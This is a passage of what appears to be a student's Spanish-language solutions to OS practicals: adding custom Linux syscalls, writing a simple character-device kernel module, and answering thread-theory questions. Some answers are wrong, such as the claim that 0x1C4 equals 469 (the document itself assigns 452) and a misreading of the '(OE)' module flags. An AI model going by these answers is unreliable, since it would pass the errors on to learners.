  Recorre todos los procesos en ejecución.
  Obtiene su PID, nombre y estado.
  Copia la información al espacio de usuario con `copy_to_user()`.

  `get_threads_info(char __user *buffer, size_t length)`

  Recorre cada proceso y sus hilos asociados.
  Imprime su PID y TID (Thread ID).
  Almacena la información en el buffer del usuario.

2. Modificaremos uno de los archivos Makefile del código del Kernel para indicar la compilación de nuestro código agregado en el paso anterior:
kernel/Makefile

```
obj-y     = fork.o exec_domain.o panic.o \
       cpu.o exit.o softirq.o resource.o \
       sysctl.o capability.o ptrace.o user.o \
       signal.o sys.o umh.o workqueue.o pid.o task_work.o \
       extable.o params.o \
       kthread.o sys_ni.o nsproxy.o \
       notifier.o ksysfs.o cred.o reboot.o \
       async.o range.o smpboot.o ucount.o regset.o \
       my_sys_call.o
```

3. Añadir una entrada al final de la tabla que contiene todas las System Calls, la syscall table. En nuestro caso, vamos a dar soporte para nuestra syscall a la arquitectura x86_64. Atención:
○ El archivo donde añadiremos la entrada para la system call está estructurado en columnas de la siguiente forma: <number> <ABI> <name> <entry point>
○ Buscaremos la última entrada cuya ABI sea "common" y luego agregaremos una línea para nuestra system call.
○ Debemos asignar un número único a nuestra system call, de modo que aumentaremos en 1 el número de la última.

```
444   commonlandlock_create_ruleset sys_landlock_create_ruleset
445   commonlandlock_add_rule sys_landlock_add_rule
446   commonlandlock_restrict_self  sys_landlock_restrict_self
447   commonmemfd_secret      sys_memfd_secret
448   commonprocess_mrelease  sys_process_mrelease
449   commonfutex_waitv       sys_futex_waitv
450   commonset_mempolicy_home_node sys_set_mempolicy_home_node
451   common      my_sys_call sys_my_sys_call
452   common      get_task_info sys_get_task_info
453   common      get_threads_info sys_get_threads_info
```

Ahora incluimos la declaración de nuestras system calls en los headers del kernel junto a las otras system calls. Es importante recordar que debemos aumentar el valor de __NR_syscalls de acuerdo a la cantidad de system calls que hemos agregado, ya que este es el tamaño de un array interno dónde están los punteros a los manejadores de las system calls.
include/uapi/asm-generic/unistd.h

```
#define __NR_set_mempolicy_home_node 450
__SYSCALL(__NR_set_mempolicy_home_node, sys_set_mempolicy_home_node)

#define __NR_my_sys_call 451
__SYSCALL(__NR_my_sys_call, sys_my_sys_call)

#define __NR_get_task_info 452
__SYSCALL(__NR_get_task_info, sys_get_task_info)

#define __NR_get_threads_info 453
__SYSCALL(__NR_get_threads_info, sys_get_threads_info)

#undef __NR_syscalls
#define __NR_syscalls 454
```

4. Lo próximo que debemos realizar es compilar el Kernel con nuestros cambios. Una vez seguidos todos los pasos de la compilación como lo vimos en el trabajo práctico 1, acomodamos la imagen generada y arrancamos el sistema con el nuevo kernel.

5. Ahora vamos a verificar que nuestras system calls nuevas ya son parte del kernel, para esto ejecutamos:

```
$ grep get_task_info "/boot/System.map-$(uname -r)"
```

Aquí deberíamos ver el mapa de símbolos correspondiente a nuestra system call en el System.map del Kernel recientemente compilado.

```
so@so:~$ grep get_task_info "/boot/System.map-$(uname -r)"
ffffffff812fd120 t __pfx___do_sys_get_task_info
ffffffff812fd130 t __do_sys_get_task_info
ffffffff812fd340 T __pfx___x64_sys_get_task_info
ffffffff812fd350 T __x64_sys_get_task_info
ffffffff812fd370 T __pfx___ia32_sys_get_task_info
ffffffff812fd380 T __ia32_sys_get_task_info
ffffffff82655300 t event_exit__get_task_info
ffffffff82655380 t event_enter__get_task_info
ffffffff82655400 t __syscall_meta__get_task_info
ffffffff82655440 t args__get_task_info
ffffffff82655450 t types__get_task_info
ffffffff82f1bca8 d __event_exit__get_task_info
ffffffff82f1bcb0 d __event_enter__get_task_info
ffffffff82f20440 d __p_syscall_meta__get_task_info
```

6. Nuestro último paso es realizar un programa que llame a la System Call.

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <string.h>

#define SYS_get_task_info 452

void print_task_info(const char *info) {
   printf("\nInformación de los procesos en ejecución:\n");
   printf("---------------------------------------\n");
   printf("%s", info);
   printf("\n---------------------------------------\n");
}


int main() {
   char buffer[1024];  // Buffer donde se almacenará la información de las
tareas
   long bytes_read;

   // Llamada al sistema para obtener la información de los procesos
   bytes_read = syscall(SYS_get_task_info, buffer, sizeof(buffer));

   // Comprobamos si la llamada al sistema fue exitosa
   if (bytes_read < 0) {
       perror("Error al invocar la llamada al sistema");
       return 1;
   }

   // Mostrar la información obtenida de los procesos
   print_task_info(buffer);

   return 0;
}
```


Nota: Cuando utilizamos llamadas al sistema, por ejemplo open() que permite abrir un archivo, no es necesario invocarlas de manera explícita, ya que por defecto la librería libc tiene funciones que encapsulan las llamadas al sistema.

Luego lo compilamos para obtener nuestro programa. Para ello ejecutamos:

```
$ gcc -o get_task_info get_task_info.c
```

Por último nos queda ejecutar nuestro programa y ver el resultado.

```
$ ./get_task_info
```



● *Con lo visto en la Práctica 1 sobre Makefiles, construya un Makefile de manera que si ejecuto*

○ *make, nuestro programa se compila get_task_info.c*

○ *make clean, limpia el ejecutable y el código objeto generado*

○ *make run, ejecuta el programa*

```
so@so:~/practica2/kernel/tests$ make
make: No se hace nada para 'all'.
so@so:~/practica2/kernel/tests$ make clean
rm -f get_task_info *.o
so@so:~/practica2/kernel/tests$ make run
gcc -Wall -Wextra -o get_task_info get_task_info.c
./get_task_info

Información de los procesos en ejecución:
---------------------------------------
PID: 1 | Nombre: systemd | Estado: 1
PID: 2 | Nombre: kthreadd | Estado: 1
PID: 3 | Nombre: pool_workqueue_ | Estado: 1
PID: 4 | Nombre: kworker/R-rcu_g | Estado: 8
PID: 5 | Nombre: kworker/R-sync_ | Estado: 8
PID: 6 | Nombre: kworker/R-kvfre | Estado: 8
PID: 7 | Nombre: kworker/R-slub_ | Estado: 8
PID: 8 | Nombre: kworker/R-netns | Estado: 8
PID: 10 | Nombre: kworker/0:1 | Estado: 8
PID: 11 | Nombre: kworker/0:0H | Estado: 8
PID: 12 | Nombre: kworker/u24:0 | Estado: 8
PID: 13 | Nombre: kworker/R-mm_pe | Estado: 8
PID: 14 | Nombre: ksoftirqd/0 | Estado: 1
PID: 15 | Nombre: rcu_preempt | Estado: 8
PID: 16 | Nombre: rcu_exp_par_gp_ | Estado: 1
PID: 17 | Nombre: rcu_exp_gp_kthr | Estado: 1
PID: 18 | Nombre: migration/0 | Estado: 1
PID: 19 | Nombre: idle_inject/0 | Estado: 1
PID: 20 | Nombre: cpuhp/0 | Estado: 1
PID: 21 | Nombre: cpuhp/1 | Estado: 1
PID: 22 | Nombre: idle_inject/1 | Estado: 1
PID: 23 | Nombre: migration/1 | Estado: 1
PID: 24 | Nombre: ksoftirqd/1 | Estado: 1
PID: 27 | Nomb
---------------------------------------
```

Monitoreando System Calls

1. Ejecute el programa anteriormente compilado

```
$ ./get_task_info
```

Cual es el output del programa?

```
so@so:~/practica2/kernel/tests$ make run
gcc -Wall -Wextra -o get_task_info get_task_info.c
./get_task_info

Información de los procesos en ejecución:
--------------------------------------
PID: 1 | Nombre: systemd | Estado: 1
PID: 2 | Nombre: kthreadd | Estado: 1
PID: 3 | Nombre: pool_workqueue_ | Estado: 1
PID: 4 | Nombre: kworker/R-rcu_g | Estado: 8
PID: 5 | Nombre: kworker/R-sync_ | Estado: 8
PID: 6 | Nombre: kworker/R-kvfre | Estado: 8
PID: 7 | Nombre: kworker/R-slub_ | Estado: 8
PID: 8 | Nombre: kworker/R-netns | Estado: 8
PID: 10 | Nombre: kworker/0:1 | Estado: 8
PID: 11 | Nombre: kworker/0:0H | Estado: 8
PID: 12 | Nombre: kworker/u24:0 | Estado: 8
PID: 13 | Nombre: kworker/R-mm_pe | Estado: 8
PID: 14 | Nombre: ksoftirqd/0 | Estado: 1
PID: 15 | Nombre: rcu_preempt | Estado: 8
PID: 16 | Nombre: rcu_exp_par_gp_ | Estado: 1
PID: 17 | Nombre: rcu_exp_gp_kthr | Estado: 1
PID: 18 | Nombre: migration/0 | Estado: 1
PID: 19 | Nombre: idle_inject/0 | Estado: 1
PID: 20 | Nombre: cpuhp/0 | Estado: 1
PID: 21 | Nombre: cpuhp/1 | Estado: 1
PID: 22 | Nombre: idle_inject/1 | Estado: 1
PID: 23 | Nombre: migration/1 | Estado: 1
PID: 24 | Nombre: ksoftirqd/1 | Estado: 1
PID: 27 | Nomb
--------------------------------------
```

2. Luego de ejecutar el programa ahora ejecute

```
$ sudo dmesg
```

¿Cuál es el output? porque?(recuerde printk y lea el man de dmesg)

…

```
8000
[  894.516373] hrtimer: interrupt took 11505058 ns
[ 1165.533150] PID: 1 | Nombre: systemd
[ 1165.533156] PID: 2 | Nombre: kthreadd
[ 1165.533157] PID: 3 | Nombre: pool_workqueue_
[ 1165.533159] PID: 4 | Nombre: kworker/R-rcu_g
[ 1165.533160] PID: 5 | Nombre: kworker/R-sync_
[ 1165.533161] PID: 6 | Nombre: kworker/R-kvfre
[ 1165.533162] PID: 7 | Nombre: kworker/R-slub_
[ 1165.533163] PID: 8 | Nombre: kworker/R-netns
[ 1165.533164] PID: 10 | Nombre: kworker/0:1
[ 1165.533166] PID: 11 | Nombre: kworker/0:0H
[ 1165.533167] PID: 12 | Nombre: kworker/u24:0
[ 1165.533171] PID: 13 | Nombre: kworker/R-mm_pe
[ 1165.533172] PID: 14 | Nombre: ksoftirqd/0
[ 1165.533174] PID: 15 | Nombre: rcu_preempt
[ 1165.533175] PID: 16 | Nombre: rcu_exp_par_gp_
[ 1165.533176] PID: 17 | Nombre: rcu_exp_gp_kthr
[ 1165.533177] PID: 18 | Nombre: migration/0
[ 1165.533178] PID: 19 | Nombre: idle_inject/0
[ 1165.533179] PID: 20 | Nombre: cpuhp/0
[ 1165.533180] PID: 21 | Nombre: cpuhp/1
[ 1165.533181] PID: 22 | Nombre: idle_inject/1
[ 1165.533182] PID: 23 | Nombre: migration/1
[ 1165.533183] PID: 24 | Nombre: ksoftirqd/1
```

Porque sudo dmesg te muestra el **buffer de mensajes del kernel**, también conocido como *kernel ring buffer*. Este contiene mensajes que el núcleo del sistema ha generado, como:

- Logs de arranque,
- Detección de hardware,
- Cargas de módulos,
- Errores del sistema,
- Y **mensajes generados por `printk()`** en tu system call.

3. Ejecute el programa anteriormente compilado con la herramienta strace

```
$ strace get_task_info
```

Aclaración: Si el programa strace no está instalado, puede instalarlo en distribuciones basadas en Debian con:

```
$ sudo apt-get install strace
```

En alguna parte del log de strace debería ver algo similar a lo siguiente:
syscall_0x1c4(0xffffdf859ba0, 0x400, 0xaaaabe110740, 0xffff9cc790c0, 0xbd2cc5d5aef6ff14, 0xffff9cc22078) = 0x400
Si luego ejecuto

```
# echo $((0x1C4))
```

¿Qué valor obtengo? porque?
Obtener el valor 469 ya que es el **número único asignado** a tu system call `get_task_info` en la tabla de system calls del kernel.
Porque `strace` es una herramienta que intercepta las llamadas al sistema y las muestra con su número (si no tiene un nombre asignado por `strace` aún, porque es personalizada).

B - MÓDULOS Y DRIVERS

Conceptos Generales

1. ¿Cómo se denomina en GNU/Linux a la porción de código que se agrega al kernel en tiempo de ejecución? ¿Es necesario reiniciar el sistema al cargarlo?
Si no se pudiera utilizar esto. ¿Cómo deberíamos hacer para proveer la misma funcionalidad en Gnu/Linux?
A esa porción de código que se agrega al Kernel se la llama 'Módulo' o 'Driver'.
No, no es necesario reiniciar el sistema al cargarlo.
Si no se pudiera utilizar módulos del kernel, entonces la única forma de agregar funcionalidad al kernel sería recompilando el kernel completo con esa funcionalidad integrada.

2. ¿Qué es un driver? ¿Para qué se utiliza?
Un driver (o controlador) es un programa o fragmento de código que permite que el sistema operativo se comunique con un hardware específico.
Se utiliza para traducir las instrucciones del sistema operativo a un lenguaje que el hardware puede entender, y viceversa.

3. ¿Por qué es necesario escribir drivers?
Porque cada dispositivo de hardware tiene una forma distinta de funcionar, y el kernel no puede conocer todos los dispositivos del mundo de antemano.
Sin drivers, el hardware no funcionaría correctamente o directamente no funcionaría.

4. ¿Cuál es la relación entre módulo y driver en GNU/Linux?
En GNU/Linux, muchos drivers se implementan como módulos del kernel.
Un módulo es una porción de código que puede agregarse dinámicamente al kernel, y un driver suele ser un tipo específico de módulo que controla un dispositivo.

5. ¿Qué implicancias puede tener un bug en un driver o módulo?
Un bug en un driver o módulo puede tener consecuencias muy graves, porque ese código corre en modo kernel (con privilegios máximos). Puede resultar en una caída del sistema, congelamiento, pérdida o corrupción de datos, etc.

6. ¿Qué tipos de drivers existen en GNU/Linux?
En GNU/Linux existen drivers de archivos, de dispositivos, de red, de sonido, de gráficos, virtuales, entre otros.

7. ¿Qué hay en el directorio /dev? ¿Qué tipos de archivo encontramos en esa ubicación?
El directorio /dev contiene archivos especiales llamados archivos de dispositivo que representan dispositivos del sistema. Es un punto de entrada al hardware desde el espacio de usuario.
Encontramos archivos de carácter (c), archivos de bloque (b), pipes y sockets, y enlaces (symlinks).

8. ¿Para qué sirven el archivo /lib/modules//modules.dep utilizado por el comando modprobe?

El archivo modules.dep contiene una lista de dependencias entre módulos del kernel. Es decir, indica qué módulos necesitan a otros para funcionar.
Sirven para cargar automáticamente módulos requeridos junto con sus dependencias.
Evitar que tengas que cargar cada uno a mano con insmod.

9. ¿En qué momento/s se genera o actualiza un initramfs?
El initramfs (Initial RAM Filesystem) se genera o actualiza en los siguientes casos:
. Cuando se instala o actualiza un kernel nuevo.
. Al usar comandos como update-initramfs o mkinitcpio (según la distro).
. Cuando se agregan módulos críticos o se cambian configuraciones de arranque.
. Automáticamente en instalaciones nuevas.

10. ¿Qué módulos y drivers deberá tener un initramfs mínimamente para cumplir su objetivo?
Para cumplir su función, un initramfs debe tener al menos los módulos que permiten:
. Acceso al disco raíz (rootfs), incluyendo drivers de almacenamiento (ej: sd_mod, ahci, nvme), y drivers del bus (ej: pci, usb, scsi)
. Módulo del sistema de archivos del root (ej: ext4, xfs, btrfs).
. Manejo del hardware necesario para el arranque.
. Herramientas básicas del sistema: shell mínima (BusyBox), scripts de init, utilidades para montar.

Práctica Guiada

Desarrollando un módulo simple para Linux.
El objetivo de este ejercicio es crear un módulo sencillo y poder cargarlo en nuestro kernel con el fin de consultar que el mismo se haya registrado correctamente.
1. Crear el archivo memory.c con el siguiente código (puede estar en cualquier directorio, incluso fuera del directorio del kernel):

```
#include <linux/module.h>
MODULE_LICENSE("Dual BSD/GPL");
```

2. Crear el archivo Makefile con el siguiente contenido:

```
obj-m := memory.o
```

Responda lo siguiente:
a. Explique brevemente cual es la utilidad del archivo Makefile.
El Makefile le dice al sistema cómo compilar el módulo para el kernel actual.

b. ¿Para qué sirve la macro MODULE_LICENSE? ¿Es obligatoria?
Esta macro le informa al kernel qué licencia usa el módulo que se está cargando.
Es importante porque el kernel necesita saber si puede permitir que el módulo use símbolos exportados solo a módulos GPL (EXPORT_SYMBOL_GPL).

3. Ahora es necesario compilar nuestro módulo usando el mismo kernel en que correrá el mismo, utilizaremos el que instalamos en el primer paso del ejercicio guiado.

```
$ make -C <KERNEL_CODE> M=$(pwd) modules
```

Responda lo siguiente:

a. ¿Cuál es la salida del comando anterior?

so@so:~/practica2$ make -C ~/practica2/kernel/linux M=$(pwd) modules
make: se entra en el directorio '/home/so/practica2/kernel/linux'
make[1]: se entra en el directorio '/home/so/practica2'
  CC [M] memory.o
  MODPOST Module.symvers
  CC [M] memory.mod.o
  CC [M] .module-common.o
  LD [M] memory.ko
make[1]: se sale del directorio '/home/so/practica2'
make: se sale del directorio '/home/so/practica2/kernel/linux'

b. ¿Qué tipos de archivo se generan? Explique para qué sirve cada uno.

Se generan:
memory.ko: Kernel Object: el módulo listo para ser cargado con insmod.
memory.o: Archivo objeto compilado desde memory.c.
memory.mod.o: Objeto con metadatos del módulo (licencia, dependencias, etc.).
memory.mod.c: Código generado automáticamente con info del módulo.
Module.symvers: Tabla de símbolos exportados/importados del módulo.
modules.order: Orden de carga de los módulos compilados.

c. Con lo visto en la Práctica 1 sobre Makefiles, construya un Makefile de manera que si ejecuto

i. make, nuestro módulo se compila
ii. make clean, limpia el módulo y el código objeto generado
iii. make run, ejecuta el programa

4. El paso que resta es agregar y eventualmente quitar nuestro módulo al kernel en tiempo de ejecución. Ejecutamos:

```
# insmod memory.ko
```

a. Responda lo siguiente:

b. ¿Para qué sirven el comando insmod y el comando modprobe? ¿En qué se diferencian?

insmod sirve para cargar directamente un módulo al kernel desde un archivo .ko (Kernel Object). No resuelve dependencias automáticamente: si tu módulo depende de otro, y no está cargado, fallará.
modprobe también carga módulos al kernel, pero de forma más inteligente y segura.
Sí resuelve dependencias automáticamente: si tu módulo necesita otro, lo carga antes.

5. Ahora ejecutamos:

```
$ lsmod | grep memory
```

Responda lo siguiente:

a. ¿Cuál es la salida del comando? Explique cuál es la utilidad del comando lsmod.

so@so:~/practica2$ lsmod | grep memory
memory 8192 0

lsmod muestra una lista de todos los módulos cargados actualmente en el kernel.
Cada línea incluye: Nombre del módulo, Tamaño en bytes, Cantidad de veces que está siendo usado, y (a veces) módulos que dependen de él.

b. ¿Qué información encuentra en el archivo /proc/modules?

Este archivo contiene la misma información que lsmod, pero de forma más detallada y en texto plano.
Cada línea presenta ademas el estado y la dirección de carga.

c. Si ejecutamos more /proc/modules encontramos los siguientes fragmentos ¿Qué información obtenemos de aquí?:

```
memory 8192 0 - Live 0x0000000000000000 (OE)
binfmt_misc 24576 1 - Live 0x0000000000000000
intel_rapl_msr 16384 0 - Live 0x0000000000000000
intel_rapl_common 32768 1 intel_rapl_msr, Live 0x0000000000000000
```

El primer 0 corresponde a la cantidad de procesos o módulos que lo están utilizando.
Live es el estado, activo.
0x… es la dirección de memoria en que fue cargado.
(0E), el 0 corresponde a que se cargó de forma externa, es decir que no es parte del kernel base. Y la E indica que exporta símbolos, es decir que otros módulos podrían usar funciones que define.

d. ¿Con qué comando descargamos el módulo de la memoria?

Con el comando *'sudo rmmod memory'*.

6. Descargue el módulo memory. Para corroborar que efectivamente el mismo ha sido eliminado del kernel ejecute el siguiente comando:

```
lsmod | grep memory
```

7. Modifique el archivo memory.c de la siguiente manera:

```c
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
MODULE_LICENSE("Dual BSD/GPL");

static int hello_init(void) {
   printk("Hello world!\n");
   return 0;
```

```
}

static void hello_exit(void) {
   printk("Bye, cruel world\n");
}

module_init(hello_init);
module_exit(hello_exit);
```

a. Compile y cargue en memoria el módulo.
b. Invoque al comando dmesg
so@so:~/practica2$ sudo dmesg | tail -n 10
[5.686083] [drm] Initialized vmwgfx 2.20.0 for 0000:00:02.0 on minor 0
[5.696661] fbcon: vmwgfxdrmfb (fb0) is primary device
[5.697058] Console: switching to colour frame buffer device 160x50
[5.715756] vmwgfx 0000:00:02.0: [drm] fb0: vmwgfxdrmfb frame buffer device
[5.746991] intel_rapl_msr: PL4 support detected.
[5.859051] snd_intel8x0 0000:00:05.0: allow list rate for 1028:0177 is 48000
[10.683160] systemd-journald[321]: File /var/log/journal/baf801e24c5d4e5095130bb275c1c853/user-1000.journal corrupted or uncleanly shut down, renaming and replacing.
[1125.498638] memory: loading out-of-tree module taints kernel.
[1125.498653] memory: module verification failed: signature and/or required key missing - tainting kernel
[1969.532700] Hello world!

c. Descargue el módulo de memoria y vuelva a invocar a dmesg
so@so:~/practica2$ sudo dmesg | tail -n 10
[5.696661] fbcon: vmwgfxdrmfb (fb0) is primary device
[5.697058] Console: switching to colour frame buffer device 160x50
[5.715756] vmwgfx 0000:00:02.0: [drm] fb0: vmwgfxdrmfb frame buffer device
[5.746991] intel_rapl_msr: PL4 support detected.
[5.859051] snd_intel8x0 0000:00:05.0: allow list rate for 1028:0177 is 48000
[10.683160] systemd-journald[321]: File /var/log/journal/baf801e24c5d4e5095130bb275c1c853/user-1000.journal corrupted or uncleanly shut down, renaming and replacing.
[1125.498638] memory: loading out-of-tree module taints kernel.
[1125.498653] memory: module verification failed: signature and/or required key missing - tainting kernel
[1969.532700] Hello world!
[2060.715502] Bye, cruel world

8. Responda lo siguiente:
a. ¿Para qué sirven las funciones module_init y module_exit?. ¿Cómo haría para ver la información del log que arrojan las mismas?.
module_init: Define la función que se ejecuta cuando el módulo se carga al kernel. Por ejemplo, puede usarse para inicializar estructuras, reservar recursos, o registrar el dispositivo.

module_exit: Define la función que se ejecuta cuando el módulo se descarga del kernel. Se usa para liberar recursos, anular registros, etc.
Para ver los **logs** podemos utilizar el comando *'dmesg'* para ver el buffer del kernel.

b. Hasta aquí hemos desarrollado, compilado, cargado y descargado un módulo en nuestro kernel. En este punto y sin mirar lo que sigue. ¿Qué nos falta para tener un driver completo?.
Debemos agregarle la capacidad de leer y escribir un dispositivo.

c. Clasifique los tipos de dispositivos en Linux. Explique las características de cada uno.
Se clasifican en:
. Dispositivos de carácter: se acceden byte a byte, como archivos. Ej: teclado, mouse, puerto serie.
. Dispositivos de bloque: se acceden en bloques de datos. Ej: discos duros, USBs.
. Dispositivos de red: se manejan por el subsistema de red de linux. Ej: eth0, wlan0. Usan sockets y estructuras como net_device.

Desarrollando un Driver.
Ahora completamos nuestro módulo para agregarle la capacidad de escribir y leer un dispositivo. En nuestro caso el dispositivo a leer será la memoria de nuestra CPU, pero podría ser cualquier otro dispositivo.
1. Modifique el archivo memory.c para que tenga el siguiente código:
https://gitlab.com/unlp-so/codigo-para-practicas/-/blob/main/practica2/crear_driver/1_memory.c

2. Responda lo siguiente:
a. ¿Para qué sirve la estructura ssize_t y memory_fops? ¿Y las funciones register_chrdev y unregister_chrdev?
ssize_t: Es un tipo de dato entero con signo, usado para indicar la cantidad de bytes leídos o escritos en funciones como read() o write().
memory_fops: Es una estructura de tipo struct file_operations, y define qué funciones debe usar el kernel cuando un proceso realiza operaciones sobre un dispositivo (open, read, write, etc.).
register_chrdev: Registra un driver de carácter con el kernel.
unregister_chrdev: Anula el registro del driver cuando se descarga el módulo.

b. ¿Cómo sabe el kernel que funciones del driver invocar para leer y escribir al dispositivo?
Sabe porque la estructura file_operations contiene punteros a funciones como read(), write(), open(), release(), etc.
Cuando un proceso llama a read(fd, buf, size), el kernel consulta file->f_op->read() para saber qué función ejecutar.

c. ¿Cómo se accede desde el espacio de usuario a los dispositivos en Linux?
Se accede desde archivos especiales en /dev que representan a los dispositivos.

d. ¿Cómo se asocia el módulo que implementa nuestro driver con el dispositivo?

El módulo se carga con insmod, luego se registra el dispositivo usando funciones como register_chrdev o register_blkdev. Por último se crea el archivo en /dev con un número mayor y menor, usando mknod o reglas udev.

e. ¿Qué hacen las funciones copy_to_user y copy_from_user?
Estas funciones permiten **intercambiar datos entre espacio de kernel y espacio de usuario**:
copy_to_user: Copia datos desde el kernel hacia un puntero en el espacio de usuario.
copy_from_user: Copia datos desde el espacio de usuario al kernel.

(https://developer.ibm.com/technologies/linux/articles/l-kernel-memory-access/).

3. Ahora ejecutamos lo siguiente:

```
# mknod /dev/memory c 60 0
```

4. Y luego:

```
# insmod memory.ko
```

a. Responda lo siguiente:
i. ¿Para qué sirve el comando mknod? ¿qué especifican cada uno de sus parámetros?.
El comando mknod sirve para crear archivos especiales en Linux, típicamente en el directorio /dev.
<nombre>: nombre del archivo del dispositivo a crear.
<tipo>: tipo del dispositivo: carácter (c) o bloque (b).
<major>: número mayor - identifica el driver del kernel que controla el dispositivo.
<minor>: número menor - identifica el dispositivo específico gestionado por ese driver.

ii. ¿Qué son el "major" y el "minor" number? ¿Qué referencian cada uno?
<major>: número mayor - identifica el driver del kernel que controla el dispositivo.
<minor>: número menor - identifica el dispositivo específico gestionado por ese driver.

5. Ahora escribimos a nuestro dispositivo:

```
echo -n abcdef > /dev/memory
```

6. Ahora leemos desde nuestro dispositivo:

```
more /dev/memory
```

7. Responda lo siguiente:
a. ¿Qué salida tiene el anterior comando?, ¿Porque? (ayuda: siga la ejecución de las funciones memory_read y memory_write y verifique con dmesg)

La salida del comando anterior es ‘abcdef’. Porque *‘echo -n abcdef > /dev/memory’* invoca la función memory_write de mi driver, y luego *‘more /dev/memory’* invoca la función memory_read de mi driver.

b. ¿Cuántas invocaciones a memory_write se realizaron?
Se realizó solo una por parte de *‘echo -n abcdef > /dev/memory’*.

c. ¿Cuál es el efecto del comando anterior? ¿Por qué?
El comando escribe "abcdef" en la memoria del kernel asociada al dispositivo /dev/memory. Luego, cuando se ejecuta *‘more /dev/memory’*, se lee esa misma memoria, devolviendo el texto escrito anteriormente.
Esto sucede porque el driver que mantiene un buffer en memoria del kernel entre operaciones de escritura y lectura.

d. Hasta aquí hemos desarrollado un ejemplo de un driver muy simple pero de manera completa, en nuestro caso hemos escrito y leído desde un dispositivo que en este caso es la propia memoria de nuestro equipo.

e. En el caso de un driver que lee un dispositivo como puede ser un file system, un dispositivo usb,etc. ¿Qué otros aspectos deberíamos considerar que aquí hemos omitido? ayuda: semáforos, ioctl, inb,outb.
Deberíamos considerar sincronización y concurrencia, acceso a hardware, gestión de interrupciones, etc.

PRACTICA 3 | THREADS

Conceptos Generales

1. ¿Cuál es la diferencia fundamental entre un proceso y un thread?
Un proceso es una unidad de ejecución aislada, mientras que un thread es una unidad de ejecución dentro de un proceso, que comparte recursos con otros threads.
Imaginá que un proceso es como una casa:
- Cada casa tiene sus propias habitaciones, baño, cocina, etc.
- Para hablar con alguien de otra casa, tenés que salir, tocar timbre, etc. (costoso).

Ahora, un thread es como una persona dentro de la misma casa:
- Comparten el living, la cocina, el baño, etc.
- Pueden hablar fácilmente entre sí, pero tienen que coordinarse para no chocar (por eso se usan mecanismos como semáforos o mutexes).

2. ¿Qué son los User-Level Threads (ULT) y cómo se diferencian de los Kernel-Level Threads (KLT)?
Los ULT son threads que actúan en espacio y modo usuario. Se diferencian de los KLT en que:
- Estos últimos realizan la gestión completa en modo Kernel mientras que los ULT se crean gestionan y destruyen en modo Usuario.
- Los KLT son manejados por el Kernel del sistema operativo mientras que a los ULT los maneja una biblioteca en espacio de usuario.
- Los ULT son invisibles para el Kernel mientras que los KLT los ve.

- En cuanto a la performance, los ULT son más fáciles de manejar, mientras que los KLT son más costosos.
- Con ULT un hilo bloquea a todos, mientras que con los KLT solo el hilo bloqueado se detiene.

3. ¿Quién es responsable de la planificación de los ULT? ¿y los KLT? ¿Cómo afecta esto al rendimiento en sistemas con múltiples núcleos?
El responsable de la planificación de los ULT es una biblioteca en espacio de usuario.
El responsable de la planificación de los KLT es el kernel del sistema operativo.
ULT: Como el kernel no sabe que hay varios hilos, no puede distribuirlos entre múltiples núcleos
Resultado: solo un núcleo ejecutará hilos del proceso a la vez → no se aprovecha el paralelismo del hardware. Es como tener un equipo de trabajo y darle tareas a uno solo porque no sabés que hay más personas.
KLT: Como cada hilo es visible para el kernel, puede asignar diferentes hilos a distintos núcleos.
Resultado: sí se aprovecha el paralelismo, y se puede lograr una mejora importante en el rendimiento en sistemas multiprocesador.

4. ¿Cómo maneja el sistema operativo los KLT y en qué se diferencian de los procesos?
El sistema operativo administra cada hilo como una entidad independiente. Esto significa que:
- Cada hilo tiene su ID propio.
- Puede ser planificado y ejecutado en diferentes núcleos.
- Tiene su contexto de ejecución, su pila y registros.
- Comparte con otros hilos del proceso: el espacio de direcciones, archivos abiertos y otros recursos.

Se diferencian en:
- En cuanto al espacio de memoria, los procesos son independientes mientras que los KLT lo comparte entre los distintos hilos.
- En cuanto al coste de creación, el de los procesos es alto mientras que los KLT son menos costosos que crear un proceso.
- Los procesos están completamente aislados en cuanto a espacio de memoria y demás, mientras que los KLT no.

5. ¿Qué ventajas tienen los KLT sobre los ULT? ¿Cuáles son sus desventajas?
Ventajas:
